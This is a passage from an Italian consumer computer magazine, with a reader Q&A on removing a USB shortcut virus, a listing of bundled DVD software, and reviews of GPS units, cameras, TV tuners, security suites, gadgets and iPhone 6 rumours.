Internet le foto da visualizzare. Alla fine comparirà il primo sfondo del modello scelto. Con le impostazioni standard, l'immagine dello sfondo cambierà automaticamente ogni 30 minuti. Per variare questo intervallo, apriamo la finestra di personalizzazione, come indicato precedentemente, e clicchiamo su **Sfondo del desktop**. In basso nella finestra potremo impostare l'intervallo di tempo trascorso il quale cambiare l'immagine (tra **10 secondi** e **24 ore**). Per terminare clicchiamo **Salva modifiche** e chiudiamo la finestra.

Windows 7 e 8 permettono di personalizzare il desktop mostrando una presentazione di immagini scaricate automaticamente dal Web.

PENDRIVE INACCESSIBILI

QHo un problema con le mie pendrive (di varie marche e capienze). Ogni volta che le collego ai miei due PC (Windows XP e Windows 7 regolarmente aggiornati), le cartelle presenti al loro interno si presentano tutte con la freccetta di "collegamento" e quando cerco di aprirle prima appare un messaggio di errore e poi vengono aperte. Preciso che nei PC è installato Norton Internet Security sempre aggiornato. Ogni tre o quattro giorni faccio tutte le scansione complete, sia dei PC sia delle pendrive, oltre alla pulizia dei file e tutte le altre funzioni di manutenzione che l'antivirus ha, ma non vengono trovati virus.

Manuel

Se abbiamo effettuato un backup dei file archiviati nella pendrive, la prima operazione da compiere consiste nell'eliminare tutte le cartelle incriminate e trasformate senza motivo in collegamenti. Per farlo, dal **Promp dei comandi** (avviabile scrivendo **cmd** nella barra di ricerca del menu **Start** e premendo **Invio**) diamo **attrib -h -r -s /s /d X:*.*** confermando con **Invio** (al posto di **X:** dobbiamo indicare la lettera di unità corrispondente alla chiavetta USB). Fatto questo, ricopiamo le nostre cartelle sulla pendrive e vediamo cosa succede. Se vengono trasformate di nuovo in collegamenti, allora dobbiamo procedere con un intervento più approfondito in quanto, purtroppo, ti sei imbattuto in un virus, in giro da anni in diverse varianti, il cui scopo è proprio quello di trasformare i file multimediali o le cartelle archiviate nelle chiavette USB in collegamenti. Sul Web è conosciuto come "Shortcut pendrive virus" o simili. Per eliminarlo, eseguiamo innanzitutto una scansione in modalità provvisoria del sistema. Vi accediamo scegliendo questa opzione dal menu che appare se digitiamo **F8** prima dell'avvio di Windows. Se il nostro antivirus non riesce a identificare quella precisa versione di malware che ci ha colpiti, nemmeno in modalità provvisoria, proviamo in altri modi. Dal **Task Manager** (**Ctrl+Alt+Canc**) chiudiamo tutti i processi **Wscript.exe** che eventualmente troviamo. Dal registro di configurazione (avviabile scrivendo **regedit** nella barra di ricerca del menu **Start** e premendo **Invio**) individuiamo la chiave **HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run** e cancelliamo i valori **.Vbs**. Poi facciamo una ricerca sul registro con i nomi completi dei file VBS e cancelliamo ogni riferimento. Queste precauzioni servono per una versione del virus che circola da ottobre 2013. Se non troviamo queste voci sul sistema, vuol dire che l'infezione è dovuta ad una vecchia variante del virus, più semplice da rimuovere.
Eseguiamo una scansione anche con un antivirus diverso: Malwarebytes (**http://it.malwarebytes.org**) e Nod32 (**www.eset.it**) sembrano efficaci con alcune versioni di questo virus. Proviamo anche con antivirus on-line come Trendmicro HouseCall (**http://housecall.trendmicro.com/it**). Alla fine, liberatici del virus, dobbiamo ripristinare le associazioni dei file nella chiavetta rieseguendo il comando **attrib** analizzato in precedenza.

*GLI ALLEGATI

IDEA WEB DVD

8 GB

di programmi per divertirsi con il computer e Internet

DRIVER MAGICIAN 3.9

Backup, ripristino, aggiornamento e rimozione dei driver con un clic del mouse

Guida all'uso a pagina 72

Ritagliala, piegala e inseriscila nella bustina del DVD allegato. Oppure scaricala in PDF dal sito www.edmaster.it/url/3344.

BROWSER
- MMozilla Firefox 29
- Google Chrome 33
- Chat/VoIP
- Skype 6.16
- Miranda IM 0.10.23

EMAIL
- Thunderbird Portable 24.5
- Spamihilator 1.5
- File Sharing
- Synergy+ 1.5.0
- uTorrent 3.4.2
- Dropbox 2.8.3

GIOCHI
- CASEBOOK sulla scena del crimine
- Racer 0.9.8
- Savant: Ascent

GRAFICA
- Chasys Draw IES 4.22.1
- ImBatch 2.6.0
- PIXresizer 2.0.7
- Blumind 3.2
- AKVIS ArtSuite 10.5

MASTERIZZAZIONE
- Burnaware 7.1
- Free Any Burn 2.2
- ISO Workshop 5.3

MULTIMEDIA
- Free Audio Editor 2014 8.9.2
- Freemore Audio Video Suite 3.8
- Mp3DirectCut 2.20
- Any Video Converter 5.6.2
- Mobile Media Converter 1.8.5
- MakeMKV 1.8.10
- GOM Media Player 2.2.57
- Audacity 2.0.5
- FFMPG

SICUREZZA
- Ad-Aware Free Antivirus 11+
- Privacy Eraser Free 2.7.578
- KeyScrambler Personal 3.4
- Malwarebytes Anti-Malware 2.02
- Eset NOD32 Antivirus 7
- Prey 0.6.3
- Metasploit Console
- Titolo2: Kali Linux 1.0
- AVG Anti-Virus Free 2014
- Emsisoft Emergency Kit 4.0
- eScan Total Security 14

UTILITÀ
- Driver Magician 3.9
- Cloud System Booster 3.3
- Glary Utilities 5.1
- Auslogics Disk Defrag 4.5.5
- IObit Uninstaller 3.3.8
- Nero CleanUp tool 5
- Comandi Avast AntiÐTheft
- Portable VirtualBox 4.3.6
- Belarc Advisor 8.4
- UNetbootin 6.0.3
- WinHex 17.7
- PE Explorer 1.99
- Ultimate Boot CD 5.3

WEB EDITING
- Simple Port Forwarding 3.8.5
- Angry IP Scanner 3.3
- NetWorx Portable 5.3.1

INDISPENSABILI
- IrfanView 4.37
- CCleaner 4.14.47
- 7-Zip 9.20
- VLC Media Player 2.1.3
- Daemon Tools Lite 4.49.1

SPECIALE

Conosci incontra e cucca con le app
- Skout+ - (iOS, Android)
- MeetMe (iOS, Android)
- Flirt Maps (iOS, Android)
- Badoo (iOS, Android, Windows Phone)
- Twoo (iOS, Android, Windows Phone)
- Incontri e chat Mamba (iOS, Android, Windows Phone)
- Cupid Dating (iOS, Android, Windows Phone)
- Zoosk (iOS, Android)
- Lovoo (iOS, Android)
- Down Dating (iOS, Android)
- OkCupid (iOS, Android, Windows Phone)
- WhosHere (iOS, Android)

Come si usa il CD/DVD

1 SOFTWARE
Le categorie dei programmi. Basta cliccare sul nome per avere accesso all'elenco completo, che appare a destra.

2 PROGRAMMI
Ecco l'elenco dei software relativi alla categoria che abbiamo scelto dalla lista presente a sinistra.

3 SCHEDA TECNICA
Tante informazioni utili sui software: nome del file, dimensioni, spazio occupato su disco e tipologia.

4 ANTEPRIMA
Visualizza l'interfaccia del programma selezionato.

5 RECENSIONE E INSTALLAZIONE
Le caratteristiche dei software in dettaglio. Per installare un programma basta cliccare su **Installa** e seguire il processo guidato. Per salvare il file sul Pc, occorre cliccare su **Salva**.

6 IDEA PLUS!
Gli strumenti per la personalizzazione del Pc e l'intrattenimento: wallpaper, screensaver, font o film completo in XviD.

7 RECEN... SITI
Tanti siti organizzati di mese in mese in comodi percorsi di navigazione. In ogni numero nuove categorie e numerosi link attivi e cliccabili direttamente.

8 I PREFERITI
I link dei migliori siti pronti per essere importati nei Preferiti del tuo software di navigazione.

9 I CANALI
Ogni mese visitiamo per te le pagine Web più utili ed interessanti. A te non resta che cliccarli e godere le meraviglie del Web.

10 GIOCHI
Azione, avventura, sparatutto e di ruolo: i migliori videogame completi e da giocare subito sul tuo Pc.

12 HOME
Clicca qui per tornare subito alla pagina iniziale del supporto, qualunque sia la sezione del Cd o Dvd che stai navigando.

13 AUDIO
Puoi escludere o riattivare la musica di sottofondo con un semplice clic in corrispondenza di Audio. Sono disponibili tre differenti colonne sonore.

14 INFO-HELP
In questa sezione ci sono una serie di informazioni utili sulla realizzazione multimediale e l'uso del Cd o del Dvd. Trovi anche la descrizione delle licenze con cui sono distribuiti i software ed eventuali limitazioni all'uso.

15 CONTATTI
Clicca su questo comando per scrivere immediatamente un messaggio di posta alla redazione di Idea Web. I nostri esperti risponderanno ai quesiti più interessanti sull'uso del computer e di Internet nella rubrica "Posta dei lettori" che trovi ogni mese nelle prime pagine della rivista.

16 CHIUDI
Un clic con il tasto sinistro del mouse per chiudere al volo l'interfaccia del Cd/Dvd.

IDEA WEB BASE

con Web CD

Anche i lettori che acquistano Idea Web nella versione base possono accedere alla maggior parte del contenuto del Cd redazionale. Sul sito di Idea Web, all'indirizzo **www.edmaster.it/ideaweb/cd** viene pubblicato il Cd Virtuale, ovvero la versione Web del supporto allegato ad Idea Web Cd. Per accedere al contenuto del Cd Virtuale occorre registrarsi al sito fornendo qualche dato personale e il proprio indirizzo e-mail. Dopo aver effettuato l'accesso all'area riservata tramite la password del mese è possibile fruire del Cd Virtuale in 2 modi: navigando tra i contenuti e scaricando di volta in volta solo i software che interessano; oppure prelevando l'immagine Iso dell'intero supporto pronta da masterizzare con programmi come Nero.

LA PASSWORD DI ACCESSO È: IDEAGREAT

SCRIVI A IDEA WEB
Riscontri problemi con l'installazione o l'uso di uno dei programmi citati? Scrivi a **ideaweb@edmaster.it**.

BROWSER

Mozilla Firefox 29
Un browser ricco di funzioni per navigare sicuri sul Web

Google Chrome 33
Naviga e gestisci i servizi di BigG

CHAT/VOIP

Skype 6.16
Telefona e chatta con gli amici di Facebook

Miranda IM 0.10.23
Chat multiprotocollo

EMAIL

Thunderbird Portable 24.5
Email in perfetto ordine

Spamihilator 1.5
Spam e posta indesiderata, addio!

FILE SHARING

Synergy+ 1.5.0
Un solo mouse e tastiera per tutti i PC collegati in rete

uTorrent 3.4.2
Scarica al top dalla rete BitTorrent

Dropbox 2.8.3
Per condividere file sulla nuvola

GIOCHI

Savant: Ascent
Il mago e la sfera misteriosa

GRAFICA

Chasys Draw IES 4.22.1
Disegno e fotoritocco avanzato

ImBatch 2.6.0
Conversione ed editing grafico con un clic del mouse

PIXresizer 2.0.7
Riduce, converte foto e crea miniature grafiche

Blumind 3.2
Disegna mappe mentali concettuali in pochi istanti

MASTERIZZAZIONE

Burnaware 7.1
Masterizza facilmente i file su CD, DVD e Blu-Ray

Free Any Burn 2.2
Il tool di masterizzazione per ogni situazione

ISO Workshop 5.3
Crea, estrae, converte e masterizza i file immagine

MULTIMEDIA

Free Audio Editor 2014 8.9.2
Registrazione, editing e masterizzazione audio su PC

Freemore Audio Video Suite
La suite con oltre 30 tool per l'editing audio/video

Mp3DirectCut 2.20
L'editor perfetto per manipolare i file MP3

Any Video Converter 5.6.2
Conversioni video multiformato con editing integrato

Mobile Media Converter 1.8.5
Converti audio e video per smartphone e tablet

MakeMKV 1.8.10
Film protetti in Blu-Ray e DVD? Convertili in MKV!

GOM Media Player 2.2.57
Il player video multiformato semplice e compatto

Audacity 2.0.5
Audio editing multiformato ai massimi livelli

FFMPG
Strumento di conversione video da riga di comando

SICUREZZA

Ad-Aware Free Antivirus 11+
La soluzione gratuita contro virus e spyware

Privacy Eraser Free 2.7.578
Cancella le tracce Internet e le attività del PC

KeyScrambler Personal 3.4
Il plug-in che blinda i dati sensibili digitali nel browser

Malwarebytes Anti-Malware 2.02
Scansione e rimozione immediata dei malware

Eset NOD32 Antivirus 7
La soluzione antivirus potente ed efficace

Prey 0.6.3
L'antifurto per il notebook

Metasploit Console
Il tool degli hacker per testare la sicurezza dei PC

Kali Linux 1.0
La distribuzione Linux dedicata alla sicurezza informatica

UTILITÀ

Cloud System Booster 3.3
Metti il turbo al tuo PC

Glary Utilities 5.1
La suite per un PC al top

Auslogics Disk Defrag 4.5.5
Velocizza l'accesso ai dati

IObit Uninstaller 3.3.8
Rimuove i programmi indesiderati dal computer

Nero CleanUp tool 5
Elimina tutte le tracce di Nero

Portable VirtualBox 4.3.6
Crea macchine virtuali sulla Pendrive USB

Belarc Advisor 8.4
Scopri l'hardware del tuo PC

UNetbootin 6.0.3
Installa Linux su chiavette USB

PE Explorer 1.99
Il deassemblatore di file che visualizza il codice binario

WinHex 17.7
Potente editor esadecimale

WEB EDITING

Simple Port Forwarding
Apre e configura le porte del router in pochi clic

Angry IP Scanner 3.3
Scanner di indirizzi IP

NetWorx Portable 5.3.1
Misura la banda della tua rete

INDISPENSABILI

IrfanView 4.37
Gestisci e visualizza facilmente foto, musica e filmati

CCleaner 4.14.47
Ripulisci a fondo l'hard disk del PC e il registro di sistema

7-Zip 9.20
Creazione e gestione di file compressi ai massimi livelli

VLC Media Player 2.1.3
Completo player multimediale con funzioni di streaming

Daemon Tools Lite 4.49.1
Monta le ISO di CD e DVD

Adobe Reader 11
Il numero uno per leggere i PDF... anche multimediali

SPECIALE

Conosci incontra e cucca con le app

COME SI ACCEDE AL CD VIRTUALE

riservata, potrete fruire del contenuto del Cd Virtuale in due modi. Chi ha una connessione lenta o desidera scaricare solo alcuni dei programmi selezionati, può navigare all'interno dei contenuti tramite il browser, leggere le recensioni dei software e scegliere quelli da trasferire sul proprio Pc. Chi invece desidera avere una copia "materiale" del Cd Virtuale di Idea Web, può scaricare l'immagine Iso dello stesso e utilizzare un software di masterizzazione come Nero o IsoBurner per trasferirla su Cd-Rom.

Buona navigazione
Gentile lettore. Vuoi essere informato quando i software contenuti sul Cd Virtuale di Idea Web vengono aggiornati?
Inserisci qui la tua e-mail per ricevere un messaggio nella tua casella di posta

Gentile lettore. Vuoi essere informato quando i software contenuti sul CD Virtuale di Idea Web vengono aggiornati?
Inserisci qui la tua e-mail per ricevere un messaggio nella tua casella di posta

Indirizzo e-mail
Password trovata nella rivista
Numero [Seleziona il numero]

UN SEMPLICE FORM

1 Vai sul sito **www.edmaster.it/ideaweb/cd** e fai clic su **clicca qui** per aprire il form di registrazione: compila accuratamente i campi e inserisci un indirizzo di posta elettronico valido. Ricevi subito un messaggio con un link, cliccando sul quale completi la registrazione. Torna in home page, inserisci la tua e-mail, la password trovata nella rivista, scegli il numero dal menu a tendina e clicca su **Accedi**.

DUE OPZIONI

2 Adesso ti vengono presentate due possibilità di accesso ai contenuti del Cd Virtuale. Se non hai una connessione a banda larga puoi semplicemente navigare tra le categorie del supporto e scaricare di volta in volta i singoli programmi che ti interessano. Se hai una connessione veloce cliccando, invece, sul link **CD in formato ISO** scarichi l'immagine dell'intero supporto pronta da masterizzare.

SUL WEB Puoi scaricare tanti altri software per divertirti con il tuo Pc e Internet dal sito www.softpedia.com.

EURO 359,90

NAVIGATORI SATELLITARI

DRITTO ALLA META

IL GPS PER TROVARE SEMPRE LA STRADA PIÙ VELOCE, SENZA IMPREVISTI

È difficile trovare un navigatore migliore del TomTom Go 6000. Le mappe sono tra le più complete e l'ampio display da 6" mostra le indicazioni in modo chiaro e intuitivo. Grazie al touchscreen capacitivo, poi, gestirlo è un gioco da ragazzi, proprio come quando scorri le mappe su uno smartphone o un tablet. La cartografia può essere aggiornata gratuitamente "a vita" e sfruttando i comandi vocali eviti di distrarti mentre sei alla guida. Inoltre, grazie alla connessione integrata, ti informa in tempo reale sulle condizioni del traffico; opzionalmente si possono acquistare altri servizi live come quello che informa sulle postazioni degli autovelox (fissi e mobili), sul meteo ecc. Costa più degli altri, ma sono soldi ben spesi.

CLICCA IL LINK

Su **www.edmaster.it/url/3283** puoi ottenere supporto e scaricare il software per gestire il navigatore da PC.

SCHEDA TECNICA
TOMTOM GO 6000
★★★★★

SCHERMO: 6" touchscreen capacitivo (800 x 480 pixel) **ESPANSIONE DI MEMORIA:** microSD **MAPPE:** Europa con 45 Paesi **AUTONOMIA BATTERIA:** 2 ore **DIMENSIONI:** 16,99 x 10,48 x 2,22 cm **PESO:** 300 g **SITO:** www.tomtom.com

\+ Display capacitivo, Aggiornamento mappe gratuite "a vita", Servizi live

\- Prezzo elevato

LE ALTERNATIVE...

GARMIN NÜVI 56LM

Il navigatore perfetto per chi non vuole spendere molto senza rinunciare a un prodotto affidabile e con le mappe sempre aggiornate. È provvisto di un display da 5 pollici, comandi vocali, sa indicarti in modo chiaro gli svincoli da prendere e ha precaricate le postazioni degli autovelox.

EURO 149,00

SITO: WWW.GARMIN.IT

MAPPY MINI E301ND

Un navigatore compatto, con display da 3,5 pollici e mappe europee per accompagnarti nei tuoi viaggi all'estero. Ha memorizzata la guida ai trasporti pubblici di 66 città francesi e di 227 città europee, oltre ad avere un corposo elenco di punti d'interesse suddivisi per 16 categorie. Una buona soluzione per chi non ha molte pretese.

SITO: WWW.SUPPORT-GPS.COM

EURO 70,00

CLOUD CAMERA

UNA CASA AL SICURO

BASTA UN'APP PER INSTALLARLA E SORVEGLIARE L'AMBIENTE DOMESTICO OVUNQUE TI TROVI

Configurare questa videocamera di sorveglianza è davvero un gioco da ragazzi: si fa tutto attraverso un'applicazione che può essere installata gratuitamente sui dispositivi Android e iOS; in pochissimi minuti sarà pronta a monitorare l'ambiente e ad avvisarci in caso di presenze sospette. Grazie alla connessione Wi-Fi sarà facile posizionarla ovunque ci serva ed è dotata di visione notturna per essere sempre attiva e vigile anche quando nella stanza non c'è luce. Ha inoltre un sensore in grado di registrare immagini in alta definizione e un obiettivo grandangolare per avere una visione più ampia del locale controllato. Una soluzione facile ed economica per partire in vacanza senza lasciare la casa incustodita.

EURO 149,99

SCHEDA TECNICA
PHILIPS M120E/10
★★★★☆

PROCESSORE: HD 720p **CONNETTIVITÀ:** Wi-Fi 802,11 b/g/n, 2,4 GHz **VISIONE NOTTURNA:** fino a 4 metri **APP PER DISPOSITIVI MOBILE:** Android, iOS **REGISTRAZIONE:** sul cloud **ALIMENTAZIONE:** via USB **DIMENSIONI:** 65 x 114 x 65 mm **SITO:** www.philips.it

\+ Sensore HD, Visione notturna

\- Nessuno slot per schede di memoria

CLICCA IL LINK

Su **www.edmaster.it/url/3284** è possibile scaricare i manuali in PDF e trovare supporto.

LE ALTERNATIVE...

DLINK DCS-2332L

Dotata di una scocca resistente alle intemperie, è la soluzione ideale per chi vuole sorvegliare ambienti esterni come l'ingresso di casa o il box dell'auto. È capace di riprendere video in HD anche di notte e una volta configurata si può controllare in remoto da PC, smartphone e tablet attraverso il servizio mydlink.

EURO 219,00

SITO: WWW.DLINK.COM

ATLANTISLAND A02-PLUSCAMHD

Bastano meno di 2 minuti per installarla e non c'è bisogno di utilizzare un computer. Grazie all'app iSecurity+ è possibile visualizzare le immagini e ascoltare l'audio della stanza sorvegliata da smartphone e tablet. Ha anche il Wi-Fi e ed è possibile acquistarla a un prezzo molto abbordabile.

SITO: WWW.ATLANTISLAND.IT.

EURO 449,00

SUL WEB Prima di acquistare un prodotto online, verifica qual è lo store online che lo offre al prezzo più conveniente cercandolo su www.trovaprezzi.it.

CLICCA IL LINK
Su **www.edmaster.it/url/3285** trovi supporto per il tuner Elgato EyeTV W.

TUNER TV PER DISPOSITIVI MOBILE

LA TV NEL TASCHINO

SINTONIZZATI CON TABLET E SMARTPHONE SUI CANALI DEL DIGITALE TERRESTRE!

Questo piccolo dispositivo tascabile ti permette di trasformare un tablet o uno smartphone in una TV portatile e di sintonizzarti sui canali in chiaro del Digitale Terrestre senza dover collegare alcun cavo. Si connette al dispositivo mobile via Wi-Fi e può essere utilizzato sia con Android sia con iOS: basta scaricare l'app EyeTV W dai relativi Store. Si alimenta con una batteria ricaricabile capace di fornire un'autonomia di circa 4 ore e non necessita di alcuna connessione dati. Inoltre, consente di accedere alla guida elettronica dei programmi, mettere in pausa durante la visione e registrare gli spettacoli direttamente sul dispositivo.

SCHEDA TECNICA
ELGATO EYETV W
★★★★☆

STANDARD TELEVISIVO: Freeview/DTT/DVB-T, ISDB-T **DISPOSITIVI SUPPORTATI:** iOS 7.0.4, Android 4.0.3 **AUTONOMIA BATTERIA:** 4 ore **CONNESSIONE WIRELESS:** 802.11b/g Wi-Fi **DIMENSIONI:** 64 x 16 x 11 mm **PESO:** 44 g **SITO:** www.elgato.com


\+ Compatibile con Android e iOS, Non richiede connessione dati

\- Autonomia batteria migliorabile

SUITE ANTI-MALWARE

LA PROTEZIONE TOTALE PER IL PC

SPAZZA VIA VIRUS, WORM, TROJAN, ROOTKIT, SPYWARE E OGNI ALTRA MINACCIA INFORMATICA

Un tempo la minaccia più pericolosa per il nostro computer erano i virus, poi arrivarono i trojan, i rootkit, gli spyware e tanti altri piccoli programmi che, pur non bloccando il sistema, sono in grado di causare danni anche maggiori. Dietro piccoli componenti aggiuntivi dall'apparenza innocui, si possono nascondere software capaci di monitorare le nostre attività sul Web e di rubarci informazioni importanti come le password di accesso ai siti, i dati della carta di credito e molto altro ancora. I cybercriminali oggi utilizzano strumenti molto più intelligenti rispetto al passato e per difendersi occorrono strumenti altrettanto avanzati: eScan Total Security è sicuramente una delle soluzioni più valide. Oltre ad offrire un potente antivirus, è in grado di proteggere il PC da tutti i tipi di malware senza impatti evidenti sulle prestazioni del PC. È in grado di rilevare link provenienti da siti sospetti o pericolosi, blocca eventuali attacchi hacker, previene i danni che potrebbero essere causati dalla vulnerabilità di software non aggiornati ed è dotato di un Parental Control avanzato per proteggere la navigazione dei bambini dai contenuti non adatti alla loro tenera età. Il tutto attraverso un'interfaccia semplice e intuitiva che ne rende facile la configurazione anche da parte di utenti poco esperti.

CLICCA IL LINK
Su **www.edmaster.it/url/3286** puoi scaricare la versione di prova gratuita.

SCHEDA TECNICA
ESCAN TOTAL SECURITY
★★★★★

SISTEMI OPERATIVI SUPPORTATI: Windows 2000 SP4, Windows XP SP2, Windows Vista, Windows 7, Windows 8 **REQUISITI HARDWARE:** Processore da 1 GHz, 1 GB di RAM, 750 MB di spazio su disco **DURATA LICENZA:** 1 anno per 2 computer diversi **SITO:** www.escanantivirus.it

\+ Piccolo impatto sulle prestazioni del sistema, Interfaccia intuitiva

\- Nulla di rilevante

LE ALTERNATIVE...

ICUBE TIVIZEN PICO

Disponibile sia per dispositivi Android sia per quelli Apple, si collega attraverso la porta USB o Lightning e consente di ricevere e registrare i canali in chiaro del DTT senza alcuna connessione dati. L'autonomia varia dalle 7 alle 9 ore, in base al tipo di modello scelto e supporta la guida EPG dei programmi.

SITO: WWW.TIVIZEN.COM

TERRATEC CINERGY MOBILE MICRO

Questo tuner TV ha il vantaggio di poter essere utilizzato sia sui dispositivi Android 4.03 o superiori, sia su un PC Windows installando il software a corredo. Viene fornito di antenna esterna per una migliore ricezione del segnale, cavo adattatore per il computer e consente anche la registrazione dei programmi.

SITO: WWW.TERRATEC.IT

LE ALTERNATIVE...

KASPERSKY PURE 3.0

Soluzione completa che offre antivirus, antispyware, antiphishing, parental control, firewall e strumenti di pulizia avanzata per la protezione della privacy. Con questa suite, dati personali e transazioni bancarie non correranno alcun pericolo e puoi anche proteggere i file più importanti con strumenti di criptaggio avanzati.

SITO: WWW.KASPERSKY.COM

EURO 59,95

IOBIT ADVANCED SYSTEMCARE ULTIMATE 7

Oltre a offrirti la protezione dalle minacce sul Web sfruttando la tecnologia BitDefender antivirus, integra tutta una serie di strumenti per il tuning del sistema. Attraverso semplici comandi potrai migliorare le performance del sistema e renderlo sicuro per navigare sul Web senza pensieri. La licenza copre 3 PC.

SITO: WWW.IOBIT.COM

Le geekerie di Idea Web

LA NOSTRA SELEZIONE DEI GADGET PIÙ ORIGINALI DAL MONDO DEL WEB

UTILI E STRAVAGANTI, SONO TUTTI IMPERDIBILI!

* EURO 24,90

CREDIT CARD BOOSTER

Grande e sottile quanto una carta di credito, è comodissimo da portare in viaggio e permette di ricaricare smartphone e lettori MP3 del 25-30%. Il cavo micro USB per la ricarica è anche integrato, così da poterlo utilizzare velocemente all'occorrenza.
Sito: www.case-power.com

HINNOVATION SEASHELL

Questa custodia subacquea, costruita esclusivamente per i modelli 4 e 5 di iPhone, permette di realizzare foto e video sott'acqua fino a 40 metri di profondità. Gli amanti dello snorkeling avranno quindi la possibilità di utilizzare il proprio cellulare in tutta sicurezza servendosi normalmente dei tasti funzione.
Sito: www.saturnonlineshop.it

* EURO 239,00

* EURO 28,95

MINI KARAOKE PLAYER

Con questo gadget è facile e divertente trasformare ogni dispositivo in un centro multimediale per il karaoke. La forma è quella di un piccolo microfono di 10 cm che, grazie al cavo USB, può essere collegato al lettore MP3, allo smartphone o al PC. Sarà possibile regolare l'audio, il volume e l'equalizzatore.
Sito: www.raremonoshop.jp

TROLLEY TECHLY

Per vedere al meglio e in qualunque stanza di casa gli eventi sportivi e i concerti dal vivo trasmessi in TV, possiamo servirci dei nuovi supporti da pavimento di Techly. Realizzati per TV/monitor da 32 a 60 pollici, sono in acciaio, fissi o con possibilità di regolazione, così da consentire di variare l'orientamento ed evitare fastidiosi riflessi di luce.
Sito: www.manhattanshop.it

* EURO 239,00

TAPE DOORMAT

L'appartamento di un vero geek si distingue anche dallo zerbino. Quello proposto su www.meninos.com a € 49,90 (in gomma lavabile) riproduce le famose musicassette! Strisciando il piede non partirà alcuna musica, ma è un simpatico benvenuto che strapperà un sorriso anche ai venditori porta a porta.

LAMPADA TETRIS COMPONIBILE

Perfettamente funzionante per illuminare un angolo di casa o per dare colore alla scrivania, è composta dai mattoncini del famoso gioco (Tetris) che spopolò negli anni '80. I pezzi vanno inseriti a incastro e possono essere posizionati in diverse combinazioni, così da dare alla lampada ogni volta un aspetto diverso.
Sito: www.crazyluke.it

EURO 44,90

EURO 35,26

GENIUS CAM MOUSE

La particolarità di questo device, che all'apparenza sembra un comunissimo mouse, è la fotocamera incorporata nella parte posteriore, funzionante premendo semplicemente il pulsante posto sul lato dell'obiettivo. Altra modalità di utilizzo è la possibilità di leggere i QR Code direttamente sul computer.
Sito: www.amazon.it

SANDISK WIRELESS FLASH DRIVE 16GB

Accessorio utilissimo per aggiungere fino a 64 GB di memoria su iPad, iPhone e dispositivi Android. Grazie a questa unità, che può collegare in modalità wireless fino a 8 dispositivi, è possibile accedere a film, foto, musica e documenti. La batteria, ricaricabile tramite porta USB, offre fino a 4 ore di autonomia.
Sito: www.sandisk.it

EURO 49,90

EURO 19,90

BORSA TERMICA CON RADIO INCORPORATA

Un utilissimo compagno di viaggio per chi decide di trascorrere le assolate domeniche estive in spiaggia. Questo contenitore è dotato di comodo spazio termico nel quale riporre cibi e bevande, ma incorpora anche una radio funzionante a batteria con possibilità di collegare gli auricolari.
Sito: www.netcasa.it

TRAVEL GADGET

Le tue vacanze stanno per iniziare? Ecco cosa ti serve assolutamente...

PHILIPS GO GEAR FITDOT

Se ami ascoltare musica durante le attività all'aria aperta, il FitDot può essere il player che cercavi. Dotato di una comoda fascia per il braccio, ha un design resistente alle intemperie ed è fornito di cuffie. La batteria offre 6 ore di riproduzione per 60 minuti di ascolto.
SITO: www.philips.it
PREZZO: € 41,99

TRAKDOT LUGGAGE

Questo innovativo gadget che funziona a batterie ci permette di dormire sonni tranquilli durante i nostri viaggi. Include infatti un sistema di localizzazione cellulare in grado di rilevare in ogni instante la posizione dei nostri bagagli e dialogare con noi via SMS.
SITO: www.trakdot.com
PREZZO: € 38,34

CASE LOGIC IPADW-101K

È una custodia realizzata in poliuretano, con chiusura superiore in velcro. Protegge l'iPad o qualsiasi altro tablet o ebook reader, evitando che possa essere danneggiato da schizzi d'acqua, polvere e sporco. Perfetta quindi per leggere e navigare sotto l'ombrellone, tenendo al sicuro il proprio device.
SITO: www.amazon.com
PREZZO: € 4,35

FOLDER PLACEMAT
Picnic o pausa pranzo? Su www.meninos.com (€ 9,90) trovi un fantastico kit formato da due tovagliette (36x26 cm) in PVC, con effetto 3D lenticolare. Riproduce il disegno della famosa icona "cartella" di Windows ed è riutilizzabile e facilmente lavabile.

L'iPhone 6 si fa in 2!

APPLE POTREBBE AVERE IN SERBO IL LANCIO DI DUE NUOVI MELAFONINI, UNO DA 4,7 POLLICI E UN ALTRO DA 5,5. SARÀ TUTTO VERO?!?

ECCO I RUMORS CIRCOLATI IN RETE ALL'INDOMANI DELLA PRESENTAZIONE DI IOS 8

Come ogni anno, l'attesa per il nuovo melafonino si fa sempre più spasmodica e sul Web ogni giorno si susseguono rumors sulle possibili caratteristiche di quello che dovrebbe essere l'iPhone 6. Se Apple non cambia filosofia, il nome del nuovo device dovrebbe essere questo, anche se per alcuni potrebbe chiamarsi "iPhone Air", come successo con l'iPad. Quando si tratta di Apple, sono sempre molte le speculazioni, anche perché l'azienda è molto attenta a che i suoi segreti rimangano tali fino al giorno della presentazione ufficiale. Stiamo parlando di un brand che vale circa 550 miliardi di dollari e che dispone di una liquidità di ben 150 miliardi di dollari. Cifre da capogiro che le permettono di effettuare qualsiasi investimento e di mettere su un sistema di intelligence antispionaggio al pari di quello delle grosse potenze mondiali. Apple, però, per la realizzazione dei suoi device si affida a diversi produttori esterni e a volte capita che alla sua rete di controllo qualcosa possa sfuggire. Così, attraverso le immagini di alcune componentistiche sfuggite a fornitori non altrettanto attenti, a volte si riesce a scoprire qualche segreto sui suoi progetti, e l'iPhone 6 è tra questi. Le vendite del melafonino, come dimostrano gli ultimi risultati finanziari, vanno a gonfie vele e mentre gli altri competitor devono vedersela con una concorrenza sempre più agguerrita, Apple può ora giocarsi carte che altri hanno già utilizzato, potendo contare così su un vantaggio competitivo non indifferente. Se pensiamo che la casa della Mela ha continuato ad aumentare il suo fatturato con un telefonino da 4 pollici quando tutti gli altri proponevano display da 5" a salire, immaginiamo cosa accadrà con un iPhone dallo schermo più grande...

BIG DISPLAY

